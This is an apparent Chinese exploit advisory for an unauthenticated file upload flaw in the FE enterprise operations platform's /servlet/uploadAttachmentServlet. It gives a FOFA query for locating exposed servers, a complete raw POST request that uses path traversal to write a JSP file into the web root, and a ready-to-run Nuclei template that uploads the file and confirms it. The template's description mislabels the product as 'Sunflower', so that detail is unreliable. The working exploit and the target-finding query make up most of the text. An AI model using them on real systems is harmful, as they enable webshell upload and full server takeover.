F1-1飞企互联-FE企业运营管理平台-文件上传

漏洞描述：

飞企互联-FE企业运营管理平台 /servlet/uploadAttachmentServlet接口处存在文件上传漏洞，未经身份验证的攻击者可以利用此漏洞上传恶意后门文件，获取服务器权限，进而控制整个web服务器。

影响版本：

version < 7.0

网站图片：

网络测绘：

fofa语法：

FOFA：app="FE-协作平台"

漏洞复现：

访问漏洞URL，/servlet/uploadAttachmentServlet，出现如上响应，默认存在漏洞。

```
{"iq":{"query":{"errorCode":"1","errorMessage":"协议为空或不正确:null"},"namespace":"CommonResponse"}}
```

payload：


```
POST /servlet/uploadAttachmentServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKNt0t4vBe8cX9rZk

------WebKitFormBoundaryKNt0t4vBe8cX9rZk
Content-Disposition: form-data; name="uploadFile"; filename="../../../../../jboss/web/fe.war/hello.jsp"
Content-Type: text/plain
```

```
<% out.println("hello");%>
------WebKitFormBoundaryKNt0t4vBe8cX9rZk
Content-Disposition: form-data; name="json"

{"iq":{"query":{"UpdateType":"mail"}}}
------WebKitFormBoundaryKNt0t4vBe8cX9rZk--
```

效果图:



Yaml模板

```
id: F1-1FeiQiHuLian-FileUpload

info:
  name: F1-1FeiQiHuLian-FileUpload
  author: Kpanda
  severity: critical
  description: Sunflower Simple and Personal is susceptible to a remote code execution vulnerability.
  reference:
    - https://blog.csdn.net/qq_41904294/article/details/136925484?spm=1001.2014.3001.5502
  tags: FeiQiHuLian,FileUpload


http:
  - raw:
      - |
        POST /servlet/uploadAttachmentServlet HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Accept-Encoding: gzip, deflate
        Connection: close
        Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKNt0t4vBe8cX9rZk

        ------WebKitFormBoundaryKNt0t4vBe8cX9rZk
        Content-Disposition: form-data; name="uploadFile"; filename="../../../../../jboss/web/fe.war/hello.jsp"
        Content-Type: text/plain

        <% out.println("hello");%>
        ------WebKitFormBoundaryKNt0t4vBe8cX9rZk
        Content-Disposition: form-data; name="json"

        {"iq":{"query":{"UpdateType":"mail"}}}
        ------WebKitFormBoundaryKNt0t4vBe8cX9rZk--
      - |
        GET /hello.jsp; HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Accept-Encoding: gzip, deflate
        Upgrade-Insecure-Requests: 1
```

```
matchers:
  - type: dsl
    dsl:
      - "status_code_1==200"
      - "status_code_2==200"
      - "contains(body_1, '成功')"
      - "contains(body_2, 'hello')"
    condition: and
```